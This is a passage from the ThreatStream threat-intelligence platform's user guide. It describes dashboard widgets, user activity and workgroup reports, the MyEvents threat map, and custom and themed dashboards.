%</td><td>51</td></tr><tr><td>VCYBER...</td><td>2,423</td><td>1,671</td><td>↑ 122 %</td><td>92</td></tr><tr><td>myTrustedCircle...</td><td>767</td><td>609</td><td>↑ 285 %</td><td>14</td></tr><tr><td>TOTAL</td><td>13,478,985</td><td>37,539</td><td></td><td></td></tr></tbody></table> • Overall: Total number of observables provided by the source. • This Period: Number of observables provided by the source during the selected time range. • % Change: Ratio of observables provided by the source during the selected time range over the overall total. • # of False Positives: Observables from the source that have been identified as false positive.  Note: The count in the Overall column of the My Organization widget includes all observables available to the organization. For the Import source, the count includes all manual imports from your own organization and the ones in your community (manually imported observables from other ThreatStream users that your organization can see).		Overall	This Period	% Change	# of False Positives	https://urlscan...	4,432,003	29,962	↓ -1 %	17,410	FedGov STIX/TAX...	4,425,212	1,077	↑ 59 %	1	AIS STIX/TAXIL...	2,982,833	1,026	↑ 57 %	0	Resecurity - PS...	972,538	749	↓ -90 %	0	Brute Force Log...	392,206	1,720	↑ 207 %	97	Zone-H-Dung-Tes...	142,171	435	↑ 5 %	0	Phishing URLs H...	128,832	290	↓ -39 %	51	VCYBER...	2,423	1,671	↑ 122 %	92	myTrustedCircle...	767	609	↑ 285 %	14	TOTAL	13,478,985	37,539		
	Overall	This Period	% Change	# of False Positives																																																				
https://urlscan...	4,432,003	29,962	↓ -1 %	17,410																																																				
FedGov STIX/TAX...	4,425,212	1,077	↑ 59 %	1																																																				
AIS STIX/TAXIL...	2,982,833	1,026	↑ 57 %	0																																																				
Resecurity - PS...	972,538	749	↓ -90 %	0																																																				
Brute Force Log...	392,206	1,720	↑ 207 %	97																																																				
Zone-H-Dung-Tes...	142,171	435	↑ 5 %	0																																																				
Phishing URLs H...	128,832	290	↓ -39 %	51																																																				
VCYBER...	2,423	1,671	↑ 122 %	92																																																				
myTrustedCircle...	767	609	↑ 285 %	14																																																				
TOTAL	13,478,985	37,539																																																						

Widget	Description
Investigations	View investigations assigned to you or a workgroup to which you belong by status. You can filter investigations by assignee by using the Assigned to filter.  To drill into investigations of a status, click the status count. Investigations are listed on the Investigations list view screen. See "Investigations List View" on page 904 for more information.
Investigation Task List	View open and completed investigation tasks which have been assigned to you. The To Do tab lists tasks which you have yet to complete. Completed tasks are listed on the Completed tab.  You can mark an open task as complete by checking its box on the To Do tab. When you mark a task complete, it is moved to the Completed tab. Similarly, you can uncheck tasks on the Completed tab to reopen and move them back to the To Do tab. You can click tasks to visit the relevant investigation.

Widget	Description
Latest Activity	View the 10 most recent notifications on ThreatStream activity. Notifications are displayed when: • Import sessions created by your organization or trusted circles of which you are a member are approved. Click the activity to view the import session. • Import sessions created by your organization are ready for review and you have the Approve Import user privilege. Click the activity to view the import session. • Threat model entities to which your organization has access are created, published, or updated. Click the activity to view the threat model entity. • Investigations owned by your organization or accessible via trusted circles are updated. Click the activity to view the investigation. • Submissions are made to an organization Import or Phishing mailbox. Links to associated import sessions, Threat Bulletins, or investigations are included in the activity. Unsuccessful submissions are also displayed.
Latest Rule Matches	View matches for keywords in recent intelligence configured by your organization in Rules. Click the Details link to drill down on the matched intelligence. For more on Rules, see "Rules" on page 405.

Widget	Description
My Alerts	View statistics on recently triggered rules and corresponding automated actions taken by ThreatStream. • No Actions Taken: Number of matches during the selected time period for which no actions were configured. • Tagged With Terms: Number of matches that resulted in intelligence being tagged with configured terms. • Added to Investigation: Number of matches resulting in intelligence being added to investigations. • Added to Threat Model: Number of matches resulting in intelligence being added to threat model entities. You can click any of the rule categories to view a list of triggered rules in a pop up window.
My Recent Attacks	View observables that triggered alerts in integrated destinations such as ArcSight ESM, Splunk, and Security Analytics. Count shows the number of times observables have been seen in ThreatStream. Click the Observable to drill down for deeper analysis on the observable details page. Data must be provided to ThreatStream in a My Attacks Report in order to populate the My Recent Attacks widget. See "My Attacks Report" on page 544 for more information. You can view My Recent Attacks data in the My Attacks widget on observable details pages. For more on My Attacks, see "Viewing Matches and My Attacks" on page 547.
Organization Recent Sandbox Submissions	View recent submissions to your Sandbox. Org Admins can click the Status to review and approve submissions.


Widget	Description
Pending Tasks	View open tasks which have been specifically assigned to you or available for you to complete based on your user privileges. Tasks include reviewing import sessions, reviewing threat model entities, triaging investigations that are in <i>pending</i> state, and approving requests to join your trusted circles. Click the task type to drill down on open tasks. 
Streams by Confidence and Severity	View streams feeding your threat intelligence in ThreatStream by the Confidence and Severity scores of the observables they provide. The quantity of intelligence is represented by the size of each circle. You can hover over a stream for the name of the stream, average Confidence score, average Severity score, iTypes provided by the stream, and the number of observables provided by the stream.
Threat Model Entities	View the most recently published threat model entities to which you have access on ThreatStream. Click See more threat models to view expanded results on the Threat Model List View.
Top ASNs	View the most widely seen ASNs associated with recent observables in ThreatStream.
Top Impacts	View the most widely seen indicator types associated with recent observables in ThreatStream.
Top Threats by Country	View the most widely seen geographical source of recent observables in ThreatStream.

Visualizing Threats With MyEvents Map

MyEvents Map is an interactive tool that enables you to visualize the geographic location of threats around the world. Though not a live view, MyEvents Map replays the most recent intelligence available to you on ThreatStream. When opened, the map queries the most recent 1000 observables based on the display mode you selected.

There are three display modes:

- **Recent observables:** Replays the most recent observables added to ThreatStream.
- **Saved Searches:** Replays the most recent observables from search queries you have saved.
- **Recent MyAttacks Events:** Replays observables that triggered alerts on integrated destinations such as ArcSight ESM or Splunk.



- 1 Toggle the Display Mode. In addition to viewing Recent Intelligence, you can view data on MyEvents Map based on saved searches created by your organization. Saved searches appear in the order they were saved.
- 2 Hover over the globe to stop rotation. You can zoom in on the globe by hovering over and scrolling. Country names are displayed when you zoom in.
- 3 Types of threats displayed on the map. You can disable a **Threat Type** and remove all related observables from the map by clicking it.
- 4 List of countries ordered by the number of observables on the map relating to each.
- 5 Playback controls. Rewinding the map removes observables and Fast Forwarding adds them back. Pausing the map prevents new observables from being added.


6 Feed of observables as they are added to the map. The length of each bar represents the Confidence score of the observable. You can hover over observables to view Confidence scores.

7 Toggle **Full Screen** view.

Viewing Weekly Summaries for Your Organization

The **Weekly Summary** page contains reports regarding organization data and ThreatStream Integrator status. You can use these reports to gauge data quality, the importing activity of your organization users, the effectiveness of your intelligence feeds, and more.

If data is not available for a particular chart, the chart is not shown. Reports are read only and cannot be exported. Data is refreshed every Sunday at midnight.



1 Organization Intelligence Summaries

- **Data Quality:** View the total number of observables from the last seven days by status. The ratio of False Positive to Active threats is a primary gauge of data quality.
- **Threats by Severity:** View the severity of data collected over the last seven days.

- **Top Importing Users:** View the users in your organization who have imported the most threat intelligence data over the last seven days.
- **Threat Volume:** View which type of data provided the largest number of threats—data shared with Anomali Community, data from your trusted circles, or data restricted to your organization. Streams purchased in the Anomali APP Store are classified as private streams.
- **Top Threat Streams:** View which feeds have provided the most intelligence for your organization over the last seven days.

Name	Application	Operating System	Sync Status	Last Sync	Destinations	Failed Destinations	Disabled Destinations	Integrations	Last MyAttacks Sync
7.3.0	Integrator	Linux	Successful	2022-01-21 22:43:19	1	-	-	csv	-
8.0.0	Integrator	Windows	Successful	2022-01-21 22:36:07	7	-	-	bluecoat_1629115237 bluecoat_custom_162333945817 checkpoint, csv, Defender, custom, sdk	-
7.2.3	Integrator	Linux	Successful	2022-01-21 22:31:34	0	-	-	unknown	-
7.2.3	Integrator	Windows	Successful	2022-01-21 22:29:05	4	-	-	qradar_api_162644624 sdk_1626857451363, csv, qradar_api, sdk	2022-01-21 23:14:05

Feed Name	Total Indicators
	2
	2587
	7834

2 ThreatStream Integrator Summaries

- **ThreatStream Integrator Status:** View recent connections from your ThreatStream Integrator integrations. The widget updates each time ThreatStream Integrator synchronizes data.

A general status is displayed in the top left corner of the widget:

Green: All ThreatStream Integrator instances are synchronizing data as expected.

Red: One or more ThreatStream Integrator instances listed in the widget cannot synchronize data due to errors.

Column	Definition
Status	Green:ThreatStream Integrator is synchronizing data as expected. Red:ThreatStream Integrator cannot synchronize data due to errors.  Note: This status relates to the Sync Status of the ThreatStream Integrator instance and not individual destinations. Therefore, in some cases, errors can exist on Integrator destinations while the Sync Status of the ThreatStream Integrator is listed as successful.
Name	Name and version number of the ThreatStream Integrator instance.
Application	ThreatStream Integrator or Security Analytics.
Operating System	Operating System on which the application is deployed.
Sync Status	Status of the most recent scheduled synchronization. ▪ Successful: Integration is pulling data on a scheduled interval. ▪ Failed: Integration has missed pulling data for two scheduled intervals. ▪ Manual: Integration is not pulling on a schedule.
Last Sync	Timestamp of the most recent synchronization.
Destinations	Number of destinations configured on the ThreatStream Integrator deployment.


Column	Definition
Failed Destinations	Names of destinations with which ThreatStream Integrator cannot synchronize due to errors.  Note: Destination status is available for ThreatStream Integrator instances on version 7.3 and beyond.
Disabled Destinations	Names of destinations currently disabled on ThreatStream Integrator.
Integrations	List of integrations configured on ThreatStream Integrator. For Security Analytics, this column displays log sources.
Last MyAttacks Sync	Timestamp of the most recent synchronization of MyAttacks data between ThreatStream Integrator and ThreatStream.

- **Stream Quality:** View the number of observables provided by each stream your organization subscribes to.

Generating User Activity Reports

The User Activity dashboard enables you to generate ad-hoc reports on up to one year of user activity. While any user in ThreatStream can generate user activity reports, only Org Admins can generate reports on the activity of all users in their organizations. Non-admin users can only generate reports on their own activity.

User reports include statistics on investigations, threat model entities, sandbox detonations, imports, and false positives.




- 1 Add Dashboard Widget:** By default, all widgets are displayed on the User Activity dashboard. However, if you remove widgets from the dashboard you can click Add Dashboard Widget to re-add them.
- 2 Widget Settings:** View and edit parameters that set how the widget displays data.
- 3 Delete Widget:** Remove the widget from your dashboard.
- 4 Move Widget:** Change the location of the widget on your dashboard. Click and drag the widget to the desired location.
- 5 Data Bucket Size:** Depending on the time range you select for your report, daily, weekly, or monthly data is displayed. If the selected date range is less than or equal to 14 days, daily data is displayed; if the selected date range is between 15 and 150 days, weekly data is displayed; if the selected date range is between 151 and 365 days, monthly data is displayed.
- 6 Report Date Range:** Date range for the generated report.
- 7 Report Timestamp:** Date and time when the report was generated. UTC time is always displayed.
- 8 Date Range:** Select a date range for the report.
- 9 User:** Select the user or workgroup for whose activity the report will be generated. Org Admins can select a single user, workgroup, or choose to generate a report on **All** users in their organizations. Non-admin users can only generate reports on their own activity.
- 10 Actions:**

- **Generate Data:** Click **Generate Data** to generate a report based on the selected parameters.
- **Export to PDF:** Export the current report in PDF format.
- **Reset Layout:** Restore dashboard layout to its default setting. Any widgets you have removed will be added to the dashboard.

To generate a user report:

1. In the top navigation menu, click **Dashboard** and then **User Activity**.
2. Select a date range from the dropdown.



3. Select the user whose activity you want to view.
4. In the Actions menu, click **Generate Data**.

Data will populate the User Activity dashboard. The data is available to view until you generate a new report.




Note: Only data buckets that contain data are displayed in the report.

Generating User Activity Reports By Workgroup


Org Admins can generate workgroup based user activity reports from the User Activity dashboard.

To generate user activity reports by workgroup:

1. In the top navigation menu, click **Dashboard** and then **User Activity**.
2. Select a date range from the dropdown.



3. Under User, select the workgroup for which you want to generate the report.



4. In the Actions menu, click **Generate Data**.

Data will populate the User Activity dashboard. The data is available to view until you generate a new report.





Note: Only data buckets that contain data are displayed in the report.

Available User Activity Widgets

The following table contains an alphabetical list of all available widgets. Once you add a widget, it is no longer available in the Add New Dashboard Widget drop-down list. Therefore, your drop-down list will only contain widgets that are not yet added to your dashboard. All widgets are displayed on the dashboard by default.

Widget	Description
False Positives	Displays the number of false positives reported by the user. Observables are displayed based on the time they were reported as false positive.

Widget	Description
Investigations	Displays investigation workflow status updates made by the user by status—Unassigned, In Progress, Pending, Completed, and Created. You can click the settings wheel to configure how information is displayed on the widget.  You can click the settings wheel to configure how information is displayed on the widget.  You can configure the following widget parameters: • Included Categories—The investigation statuses displayed on the widget. Available statuses are Unassigned, In Progress, Pending, and Completed. You can also select Created to include the number of investigations created by the user or workgroup. • Presentation—Specify how you want the widget to display data. You can select Table, Bar Chart, Stacked Line Chart, or Donut Chart. • Display Legend—Toggle whether the chart key is displayed on the widget.

Widget	Description
New Import Jobs	Displays the number of import jobs that were approved, rejected, or submitted by the user. Import jobs with errors are also displayed.  Note: Counts do not include re-imported instances of existing observables.
New Observables	Displays the number of observables imported by the user. Observables can be filtered by indicator type.
New Threat Models	Displays the number of threat model entities created and published by the user. Entities can be filtered by entity type and publication status.
Sandbox Reports	Displays the number of Malware samples detonated by the user. Submissions can be filtered by detonation findings; Benign or Malicious.

Exporting User Reports

User reports can be exported in PDF format. When you export a report, all widget parameters configured in Widget Settings are honored. However, exports do not honor data filtering selections you make using widget keys.

To export a user report:


1. Generate the user report that you want to export.
2. In the Actions menu, click **Export to PDF**. Your download will begin automatically.



Note: PDF exports always include the report that is displayed on the dashboard, regardless of any unexecuted date range or user selections.

Viewing the Intelligence Initiatives Dashboard

The Intelligence Initiatives dashboard gives you a high level view of open intelligence initiatives created by your organization.



Note: Read Only users cannot view the Intelligence Initiatives dashboard.

1 Widgets: The following widgets are available:

Widget	Description
Active	Displays current open intelligence initiatives. Click an initiative type to drill down.
Collections	Pie chart displaying threat intelligence feeds (Collections) associated with open intelligence initiatives by percentage.
Import Sessions	Pie chart displaying import sessions associated with open intelligence initiatives by percentage.
Investigation Contributors	Bar chart displaying a count of investigation assignees associated with open intelligence initiatives.
Investigations	Pie chart displaying investigations associated with open intelligence initiatives by percentage.

Widget	Description
My Investigations by Intelligence Initiatives	Bar chart displaying a count of investigations associated with intelligence initiative types.
Observables	Pie chart displaying observables associated with open intelligence initiatives by percentage.
Sandbox Detonations	Pie chart displaying sandbox detonations associated with open intelligence initiatives by percentage.
Feeds	Threat Intelligence feeds currently associated with open intelligence initiatives. Feeds are color coded and grouped by initiative type. You can click an initiative to expand the view of associated feeds.
Threat Models	Pie chart displaying investigations associated with open intelligence initiatives by percentage.

2 Refresh: Manually refresh the dashboard. The dashboard automatically refreshes every 30 minutes.

3 Export PDF: Click Export PDF to download a point in time snapshot of the dashboard widgets. Your download begins immediately. If you use a popup blocker, you will see the following message:

Downloading the exported PDF was blocked by your pop-up blocker. Please click [HERE](#) to download the PDF instead.


Click **Here** to download your PDF.

Viewing the Workgroups Dashboard

The Workgroups dashboard gives you insight on the latest activity from the workgroups of which you are a member. You can use the dashboard to track recent investigations assigned to your workgroups, rule matches whose visibility is restricted to your workgroups, and intelligence created by your workgroups.



Note: Only users who are members of a workgroup can view the Workgroups dashboard. The Workgroups dashboard is not available to Analyst users on ThreatStream.



1 Widgets: The following widgets are available:

Widget	Description
Assigned Investigations Per Workgroup	Count of investigations assigned to your workgroups, listed by the current investigation status.
Latest Workgroup Investigations	List of the most recently updated investigations assigned to your workgroup. Click the investigation name to drill down on investigation details.
Rule Matches Per Workgroup	Count of keyword matches from rules whose visibility is restricted to your workgroups.
Latest Workgroup Rule Matches	List of the most recent keyword matches from rules whose visibility is restricted to your workgroups. Click the rule name to drill down on rule details.
New Intelligence Entities Per Workgroup	Count of recently created Threat Model entities and observables whose visibility is restricted to your workgroups.
Latest Workgroup Threat Model Activity	List of the most recently updated Threat Model entities whose visibility is restricted to your workgroups.



Note:Read Only users cannot view widgets related to rules and investigations.

- 2** Click **Add Dashboard Widget** to select additional widgets to display on your dashboard.
- 3 Refresh:** Manually refresh the dashboard. The dashboard automatically refreshes every 30 minutes.
- 4** Select a date range for the data displayed on the dashboard. By default, data from the last seven days is displayed.
- 5 Export PDF:** Click Export PDF to download a point in time snapshot of the dashboard widgets. Your download begins immediately. If you use a popup blocker, you will see the following message:

Downloading the exported PDF was blocked by your pop-up blocker. Please click [HERE](#) to download the PDF instead.

Click **Here** to download your PDF.

Custom Dashboards

ThreatStream enables you to surface Threat Intelligence data of interest and customize your landing page experience through the creation of custom dashboards. Each dashboard can contain up to 20 customizable widgets. Widgets display Threat Intelligence data on chart types of your choosing based on saved observable or Threat Model search filters. You can drill into data sets on the observables or Threat Model search page by clicking any of the data visualizations, such as a section of a pie chart, a line on a sparkline chart, a number chart, and so on.


There is no limit on the total number of custom dashboards an individual ThreatStream user can create. However, at most 10 custom dashboards can be shown on their home screen at any time. There is no limit on the total number of dashboards across all users in an organization.

When you create a custom dashboard, you choose whether the dashboard is visible only to you or made available to all users in your organization.

Read Only users cannot create or clone custom dashboards. However, Read Only users can add shared custom dashboards created by fellow organization users and themed dashboards created by the Anomali Threat Research team to their home screens on ThreatStream. See "[Adding Organization Shared Custom Dashboards](#)" on [page 59](#) for more information.



Note: If you want to refresh a custom dashboard, use the **Refresh** link next to the Actions menu. Using the refresh function on your browser can lead to unexpected results.




1 + Add Dashboard: Add a new custom dashboard. See ["Creating Custom Dashboards"](#) on page 56 for more information.

2 Date: Select the period of time you want to be reflected in the dashboard. You can select Last 24 Hours, Last 7 Days, Last 30 Days, Last 60 Days, Last 90 Days, or set a custom time period by clicking on the calendar icon.



Note: The selected date range is applied only to the widgets that do not have the **Override Date Dashboard Range** feature enabled on them. If the feature is enabled on all widgets, the **All Widgets are using Data Range Override** notification is displayed on the dashboard. See ["Creating Custom Dashboards"](#) on page 56 for more information.



3 Export: Export the dashboard as a PDF file with or without notes. See ["Exporting Custom Dashboards"](#) on page 72 for more information.

4 Actions:

- **Edit Dashboard:** Edit dashboard settings. See ["Editing Custom Dashboards" on page 71](#) for more information.
- **Add Widget:** Add a widget to the dashboard. See ["Adding Standard Widgets to Custom Dashboards" on page 61](#), ["Creating Custom Dashboards" on page 56](#), and ["Adding Anomali Copilot Trending Widgets to Custom Dashboards" on page 69](#) for more information.
- **Clone Dashboard:** Create a copy of the dashboard. This action is only available for custom dashboards shared within your organization, as well as themed custom dashboards published by the Anomali Threat Research (ATR) team. Additionally, this action is not available for Read Only users. See ["Cloning Shared Dashboards" on page 60](#) and for more information.
- **Delete Dashboard:** Delete the dashboard. This action is only available to the creator of the dashboard. See ["Deleting Custom Dashboards" on page 74](#) for more information.
- **Hide Dashboard:** Hide the dashboard from your home screen. You can restore a hidden dashboard from **Manage > Manage Dashboards**. Because you can show a maximum of 10 custom dashboards on your home screen at any time, this action allows you to remove a dashboard from your home screen without deleting it permanently.
- **Manage Dashboard:** Manage your custom dashboards. See ["Managing Dashboards" on page 75](#) for more information.

Utilizing Themed Custom Dashboards from the Anomali Threat Research Team

The Anomali Threat Research (ATR) team creates and maintains custom dashboards to alert you to new and relevant threat intelligence. You can add these dashboards to your home page.

The following dashboards are available:

Dashboard	Description
-----------	-------------

Anomali Copilot RSS Feeds	Displays alerts related to the latest updates from your active Anomali Copilot RSS feeds.  Note: To use the dashboard, an active Anomali Copilot subscription is required. Contact your Anomali Sales representative for details.
Anomali Energy Defense Intelligence Channel	Displays alerts about the intelligence received from the Anomali Energy Threat Defense intelligence channel. See "Managing Anomali Intelligence Channels" on page 1046 for more information about intelligence channels.
Anomali Global Security Event Intel - ClopRansomware, MOVEit & DataDirect	Displays alerts about the intelligence received from the Anomali Global Security Event Intel intelligence channel, which highlights ongoing Global Security Event (GSE). For example, MOVEit vulnerability. See "Managing Anomali Intelligence Channels" on page 1046 for more information about intelligence channels.
Anomali Malware Intelligence Channel	Displays alerts about the intelligence received from the Anomali Malware intelligence channel. See "Managing Anomali Intelligence Channels" on page 1046 for more information about intelligence channels.
Anomali Mobile Threat Defense Intelligence Channel	Displays alerts about the intelligence received from the Anomali Mobile Threat Defense intelligence channel. See "Managing Anomali Intelligence Channels" on page 1046 for more information about intelligence channels.
Anomali Targeted Threat Monitoring - Last 90 Days	Provides a feed of Threat Models and observables focused on threats related to your organization and assets. It alerts about suspicious domains, certificate registrations, and leaked credentials detected over the last 90 days.
Anomali Threat Research Premium	Displays all intelligence curated or created by ATR. The curated intelligence consists of tactical and strategic intelligence in the form of actor and malware profiles that come by default in ThreatStream.

ATTM+ Brand Monitoring - Last 90 Days	Provides a feed of Threat Models and observables focused on threats related to your organization and assets. It includes alerts about leaked codes, documents, suspicious applications, trademark application filing, and fake Twitter account registrations detected over the last 90 days.
Covid-19 Indicators	Provides access to Covid-19 observables used by attackers to compromise data and systems, thus allowing analysts to focus on new and relevant events that may impact their organization.
CVE-2022 27518 & Known Citrix Vulnerabilities	Displays all intelligence related to Citrix vulnerabilities.
DarkSide Ransomware	Displays alerts related to the latest observables executed by the DarkSide group. These threat actors target high-revenue organizations by encrypting and stealing sensitive data, which they threaten to make publicly available if their ransom demand is not paid.
Financial Services incl. Anomali FS- ISAO	Highlights all tactical and technical intelligence available in the ThreatStream platform to alert on potential attacks targeting financial sector. For customers subscribed to Anomali FS-ISAO trusted circle, the dashboard also covers intelligence shared in this trusted circle.
Health Care and Social Assistance inc. Anomali Health- ISAO	Displays alerts related to the Health Care & Social assistance sector intelligence including intelligence that comes from Anomali Health-ISAO trusted circle.
